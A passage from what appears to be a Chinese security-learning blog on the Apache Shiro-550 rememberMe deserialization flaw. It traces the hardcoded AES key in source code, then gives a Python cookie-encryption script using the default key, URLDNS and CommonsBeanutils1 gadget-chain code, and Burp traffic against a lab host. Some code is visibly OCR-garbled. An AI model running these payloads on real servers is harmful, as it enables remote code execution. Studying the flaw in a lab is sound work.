
先点进 `getDecryptionCipherKey` 这个参数，进去之后发现这是一个 `byte[]` 的方法，返回了 `decryptionCipherKey`。`decryptionCipherKey` 这里，我们找一找谁调用了它。




跟进去 `decryptionCipherKey()` 之后，查看谁调用了它，发现是 `setDecryptionCipherKey()` 方法，这里有点没看懂赋值的原理，所以再往上找一找，看谁调用了 `setDecryptionCipherKey()`




同样的二次跟进，终于找到不一样的东西了。



非常显而易见的，第 109 行的 `DEFAULT_CIPHER_KEY_BYTES`，我们跟进去发现它的一个常量，是一个固定的值。




一整条寻找的思路如下图所示，这里我们发现 shiro 进行 Cookie 加密的 AES 算法的密钥是一个常量。





## 解密过程之 deserialize 反序列化

在之前 `convertBytesToPrincipals()` 这个方法的地方，点进去。是一个接口，再看一看接口里面的 `deserialize` 的实现方法有哪些




点进 shiro 包的 `deserialize()` 方法，这里面的 `deserialize()` 方法调用了 `readObject()`，所以这里反序列化的地方是一个很好的入口类。

至此，Shiro 拿到 HTTP 包里的 Cookie 的解密过程已经梳理地很清楚了，我们再回头看一看那一段 Cookie 是如何产生的，也就是加密过程。

## 加密过程

- 加密分析这里用的是打断点调试。断点位置打在 `AbstractRememberMeManager` 接口的 `onSuccessfulLogin` 方法处。

这里打断点刚开始会有点烦，会判断是否是 HTTP 什么的，所以直接 F8 跳过就好，进入到 `if (isRememberMe(token))` 的判断；这个判断这里，简单判断 `RememberMe` 字段是否为 true，再调用了 `rememberIdentity()` 方法



断点至 297 行时，F7 进入 `rememberIdentity()` 方法，这里一串调用，保存用户名。

```
319 public void rememberIdentity(Subject subject, AuthenticationToken token, AuthenticationInfo authcInfo) { s
320     PrincipalCollection principals = getIdentityToRemember(subject, authcInfo); subject: WebDelegatingSubj
321     rememberIdentity(subject, principals);
322 }
323
332 protected PrincipalCollection getIdentityToRemember(Subject subject, AuthenticationInfo info) {
333     return info.getPrincipals(); info: "root"
334 }
335 }
```

- 再回到 `rememberIdentity()` 方法, 跟进 `this.rememberIdentity(subject, principals)`: 调试手法如图

```
319 public void rememberIdentity(Subject subject, AuthenticationToken token, AuthenticationInfo authcInfo) { subject
320     PrincipalCollection principals = getIdentityToRemember(subject, authcInfo); authcInfo: "root" principals:
321     rememberIdentity(subject, principals); subject: WebDelegatingSubject@3087 principals: "root"
322 }
323
Returns info.getPrincipals() and ignores the Subject argument.
Params: subject - the subject for which the principals are being remembered.
info - the authentication info resulting from the successful authentication attempt.
F7 跟进
```

进入 `convertPrincipalsToBytes()` 方法, 里面和我们之前看的解密里面的 `convertBytesToPrincipals()` 非常相似, 不过将解密变成了加密, 将反序列化改成了序列化。

先看序列化的这段, 和之前一样反序列化找的过程一致, 序列化最后如图

```
AbstractRememberMeManager.java x Serializer.java x DefaultSerializer.java x
38 public byte[] serialize(T o) throws SerializationException {
39     if (o == null) {
40         String msg = "argument cannot be null.";
41         throw new IllegalArgumentException(msg);
42     }
43     ByteArrayOutputStream baos = new ByteArrayOutputStream();
44     BufferedOutputStream bos = new BufferedOutputStream(baos);
45
46     try {
47         ObjectOutputStream oos = new ObjectOutputStream(bos);
48         oos.writeObject(o);
49         oos.close();
50         return baos.toByteArray();
51     } catch (IOException e) {
52         String msg = "Unable to serialize object [" + o + "]. " +
53             "In order for the DefaultSerializer to serialize this object, the [" + o.getClass().getName() + "]
54             "class must implement java.io.Serializable.";
55         throw new SerializationException(msg, e);
56     }
57 }
```

再回去看 `encrypt` 加密的那一段

```
469 protected byte[] encrypt(byte[] serialized) { serialized: [-84, -19, 0, 5, 115, 114, 0, 50, 111, 114, +342 more]
470     byte[] value = serialized; serialized: [-84, -19, 0, 5, 115, 114, 0, 50, 111, 114, +342 more]
471     CipherService cipherService = getCipherService();
472     if (cipherService != null) {
473         ByteSource byteSource = cipherService.encrypt(serialized, getEncryptionCipherKey());
474         value = byteSource.getBytes();
475     }
476     return value;
477 }
478
进到这个 Key
```

这里我们能够看出加密算法是 AES 了, AES 是一种对称加密算法, 继续往下跟, 最后是找到加密 Key 用的是一个常量。大致要找的话, 思路和之前是一样的

```
106 public AbstractRememberMeManager() {
107     this.serializer = new DefaultSerializer<PrincipalCollection>();
108     this.cipherService = new AesCipherService();
109     setCipherKey(DEFAULT_CIPHER_KEY_BYTES);
110 }
111
常量
```

后续加密这里，通过 AES 加密之后的 Cookie，拿去 Base64 编码。


```
43 protected void rememberSerializedIdentity(Subject subject, byte[] serialized) { subject: Web
44     if (!WebUtils.isHttp(subject)) { subject: WebDelegatingSubject@4506
45         if (log.isDebugEnabled()) {
46             String msg = "Subject argument is not an HTTP-aware instance. This is required t
47             log.debug(msg);
48         }
49     }
50     } else {
51         HttpServletRequest request = WebUtils.getHttpRequest(subject);
52         HttpServletResponse response = WebUtils.getHttpResponse(subject);
53         String base64 = Base64.encodeToString(serialized);
54         Cookie template = this.getCookie();
55         Cookie cookie = new SimpleCookie(template);
56         cookie.setValue(base64);
57         cookie.saveTo(request, response);
58     }
59 }
```

以上分析就是全过程了～

## 0x04 Shiro-550 漏洞利用

这里利用会讲 Shiro-550 与 URLDNS 链、CC6 链、Commons-Beanutils1 链这三种攻击方式的利用。

我们可以先安装一个依赖，在 IDEA 中搜索“Maven Helper”即可，分析依赖的效果如图所示。



## 漏洞利用思路

- 既然 RCE，或者说弹 shell，是在反序列化的时候触发的。

那我们的攻击就应该是将反序列化的东西，进行 shiro 的一系列加密操作，再把最后的那串东西替换包中的 RememberMe 字段的值。

这个加密操作的脚本如下

PYTHON

```
# -*- coding:utf-8
# @Time      : 2022/7/13 17:36
# @Author    : Drunkbaby
# @FileName  : poc.py
# @Software  : VSCode
```

```
# @Blog      : https://drun1baby.github.io/
```

```
from email.mime import base
from pydoc import plain
import sys
import base64
from turtle import mode
import uuid
from random import Random
from Crypto.Cipher import AES

def get_file_data(filename):
    with open(filename, 'rb') as f:
        data = f.read()
    return data

def aes_enc(data):
    BS = AES.block_size
    pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).encode()
    key = "kPH+bIxk5D2deZiIxcaaaA=="
    mode = AES.MODE_CBC
    iv = uuid.uuid4().bytes
    encryptor = AES.new(base64.b64decode(key), mode, iv)
    ciphertext = base64.b64encode(iv + encryptor.encrypt(pad(data)))
    return ciphertext

def aes_dec(enc_data):
    enc_data = base64.b64decode(enc_data)
    unpad = lambda s: s[:-s[-1]]
    key = "kPH+bIxk5D2deZiIxcaaaA=="
    mode = AES.MODE_CBC
    iv = enc_data[:16]
    encryptor = AES.new(base64.b64decode(key), mode, iv)
    plaintext = encryptor.decrypt(enc_data[16:])
    plaintext = unpad(plaintext)
    return plaintext

if __name__ == "__main__":
    data = get_file_data("ser.bin")
    print(aes_enc(data))
```

## URLDNS 链

通过漏洞原理可以知道，构造 Payload 需要将利用链通过 AES 加密后在 Base64 编码。将 Payload 的值设置为 rememberMe 的 cookie 值，这里借助 ysoserial 中的 URLDNS 链去打，由于 URLDNS 不依赖于 Commons Collections 包，只需要 JDK 的包就行，所以一般用于检测是否存在漏洞。

- 这里的 EXP 我直接拿出来，是之前在学反射的时候写好的。

JAVA

```
import java.io.*;
import java.lang.reflect.Field;
```

```

import java.net.URL;
import java.util.HashMap;

public class URLDNSEXP {
    public static void main(String[] args) throws Exception{
        HashMap<URL,Integer> hashmap= new HashMap<URL,Integer>();
        // 这里不要发起请求
        URL url = new URL("http://2twuuaia2kxz9bqztec49jp-phj8pzdo.oastify.com");
        Class c = url.getClass();
        Field hashcodefile = c.getDeclaredField("hashCode");
        hashcodefile.setAccessible(true);
        hashcodefile.set(url,1234);
        hashmap.put(url,1);
        // 这里把 hashCode 改为 -1; 通过反射的技术改变已有对象的属性
        hashcodefile.set(url,-1);
        serialize(hashmap);
        //unserialize("ser.bin");
    }

    public static void serialize(Object obj) throws IOException {
        ObjectOutputStream oos = new ObjectOutputStream(new
        FileOutputStream("ser.bin"));
        oos.writeObject(obj);
    }

    public static Object unserialize(String Filename) throws IOException,
    ClassNotFoundException{
        ObjectInputStream ois = new ObjectInputStream(new
        FileInputStream(Filename));
        Object obj = ois.readObject();
        return obj;
    }
}

```

第 19 行，先不要进行反序列化的操作，将序列化得到的 ser.bin 放到之前写好的 python 脚本里面跑，如图。

```

PS C:\Users\VanHurts\OneDrive - office\JavaSecurityLearning\JavaSecurity\ShiroEXP> python3 .\AESPayload.py
b'pbVLpAyqR2CzNdThj97jp9ot0yIGbNuuWl0K/3kHkq51oVpailfwNQ1eNE1z3/4qzU5U9Vw/XZn74U0tt2mfn3D0dYlZNaTG8mxHR0MGsueJLY60WKnFxT
ixjmu0RXvt4CmHW6DEM7ZyPdt9CXHkrEvWo8bgQEwpo6WQ88bC+kFEPNKjM5zooIXTfYG7LWBugy3yUwMhA1WabTgmDnBBpJTtLuGXgnalsfA5pkOAdaI5P
9ysLLkUn+Z0vAR8yEyzQIvAJt/ZCGLHIXftIIKxcJNBGkXr+5Yj48seAYsNGekLl8SLKBzoRKTf4nZ3DpcVtB1zXw2BSWzYiRYd/lS/QCwybyjXDYpkECKsU
HrAy04fjiHju33cAC1NutyQaexUNT/sMJ0VPT6JkY9zZ9m5nF9Q3xuoEzvBMNSqKxp5WNZtWILrC05uKjAdw/zSk8j+YMeS9Z5bPn2MIz612PMQqgEYfH+5J
ih/0/KCDUDihhGILjIbg2Qci62hUJ0kt7D'
PS C:\Users\VanHurts\OneDrive - office\JavaSecurityLearning\JavaSecurity\ShiroEXP>

```

再将 AES 加密出来的编码替换包中的 RememberMe Cookie，将 JSESSIONID 删掉，因为当存在 JSESSIONID 时，会忽略 rememberMe。

1 x 2 x ...

Send Cancel < >

Target: <http://192.168.5.4:8081> HTTP/1

**Request**

Pretty Raw Hex

```
1 GET /shirodemo_war/ HTTP/1.1
2 Host: 192.168.5.4:8081
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.114 Safari/537.36 Edg/103.0.1264.49
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Referer: http://192.168.5.4:8081/shirodemo_war/login.jsp
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6,ja;q=0.5,zh-TW;q=0.4
10 Cookie: rememberMe=pbVLpAyoR2CzNdThj97jp9ot0yIGbNuuW1OK/3kHkq51oVpaILfwN01eNE1z3/4qzU5U9Vw/KZn74U0tt2mfn300dy1ZNaT68mxHROMGSueJLY60WKnFxtixjmuORxvt40mlW6DEM7ZyPdt9CKHrEvWoBbgQewpoo0Q086oC+kFEPMKjM5zoolXtFYfGTLWbUzy3yUWWhAIWabTgnDn8BpJTLu0XgnalstFA5pk0Ada1SPPyzLLkUm+20vAR6yEy201vAjt/ZOGLH1Kf11KccANBdkXv+5Yj48s0AYnG0kL18SLK8zoRKTf4nZ3Dp0vB1zXez2B5WYIRYd/la/QCwybyJXDYokEOKuHrAy04fjHju33cAG1NutyQaeuUht/sMJOVpt6JkY9zZ9m5nF9Q3xuoEzvBMNSqKp5WNZtWILrC05uKJAdw/s5k8j+YMe59Z5bPn2M1z612PM0agEyFH+5Jjh/0/KCDU0ihhG1Lj1bg20ci62hUJ0kt7D
11 Connection: close
12
13
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 302
2 Set-Cookie: rememberMe=deleteMe; Path=/shirodemo_war; Max-Age=0; Expires=Tue, 12-Jul-2022 08:16:59 GMT
3 Set-Cookie: JSESSIONID=020DA6F5D457E67FB038097D4F316C18; Path=/shirodemo_war; HttpOnly
4 Location: /shirodemo_war/login.jsp;jsessionid=020DA6F5D457E67FB038097D4F316C18
5 Content-Length: 0
6 Date: Wed, 13 Jul 2022 08:16:59 GMT
7 Connection: close
8
9
```

**Inspector**

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 0

Request Cookies 1

Request Headers 10

Response Headers 6

Ready 364 bytes | 357 millis

发包之后，我们会收到 DNS 的请求，如图

Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

**Generate Collaborator payloads**

Number to generate:   ☒ Include Collaborator server location

**Poll Collaborator interactions**


Poll every  seconds

#	Time	Type	Payload	Comment
1	2022-Jul-13 08:17:01 UTC	DNS	2twuuia2kxz9bqztec49jpphj8pzdo	
2	2022-Jul-13 08:17:01 UTC	DNS	2twuuia2kxz9bqztec49jpphj8pzdo	

Close


## 通过 CC11 链攻击

- 这里踩了很久的坑，原因我也不知道是什么原因，出现了一个，就是字节码一直加载不进去，报错报的是“Translet 类无法找到 Calc 名”



后续解决的也很奇怪，修改了 jdk 版本就可以了，我之前是 1.7 的环境，换成了 1.8；

用 EXP 攻击，编码，发包即可。



## 通过 CB1 链攻击

分析过程与 EXP 已经在之前写过了，分析过程就不写了，主要是如何使用的问题，先贴出我们的脚本

JAVA

```
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.beanutils.BeanComparator;
import org.apache.commons.beanutils.PropertyUtils;

import java.io.*;
```

```

import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.PriorityQueue;

public class CB1EXP {
    public static void main(String[] args) throws Exception{
        byte[] code =
Files.readAllBytes(Paths.get("E:\\JavaClass\\TemplatesBytes.class"));
        TemplatesImpl templates = new TemplatesImpl();
        setFieldValue(templates, "_name", "Calc");
        setFieldValue(templates, "_bytecodes", new byte[][] {code});
        setFieldValue(templates, "_tfactory", new TransformerFactoryImpl());
        // templates.newTransformer();
        final BeanComparator beanComparator = new BeanComparator();
        // 创建新的队列，并添加恶意字节码
        final PriorityQueue<Object> queue = new PriorityQueue<Object>(2,
beanComparator);
        queue.add(1);
        queue.add(1);

        // 将 property 的值赋为 outputProperties setFieldValue(beanComparator,
"property", "outputProperties");
        setFieldValue(queue, "queue", new Object[]{templates, templates});
        serialize(queue);
        // unserialize("ser.bin");
    }

    public static void setFieldValue(Object obj, String fieldName, Object value)
throws Exception{
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        field.set(obj, value);
    }

    public static void serialize(Object obj) throws IOException {
        ObjectOutputStream oos = new ObjectOutputStream(new
FileOutputStream("ser.bin"));
        oos.writeObject(obj);
    }

    public static Object unserialize(String Filename) throws IOException,
ClassNotFoundException{
        ObjectInputStream ois = new ObjectInputStream(new
FileInputStream(Filename));
        Object obj = ois.readObject();
        return obj;
    }
}

```

- 我这里遇到的问题是 shiro 版本问题。

yso 中的链子打不通是因为 yso 中 cb 版本为 1.9，而 shiro 自带为 1.8.3

服务端会显示报错：



org.apache.commons.beanutils.BeanComparator; local class incompatible: stream classdesc  
serialVersionUID = -2044202215314119608, local class serialVersionUID =  
-3490850999041592962

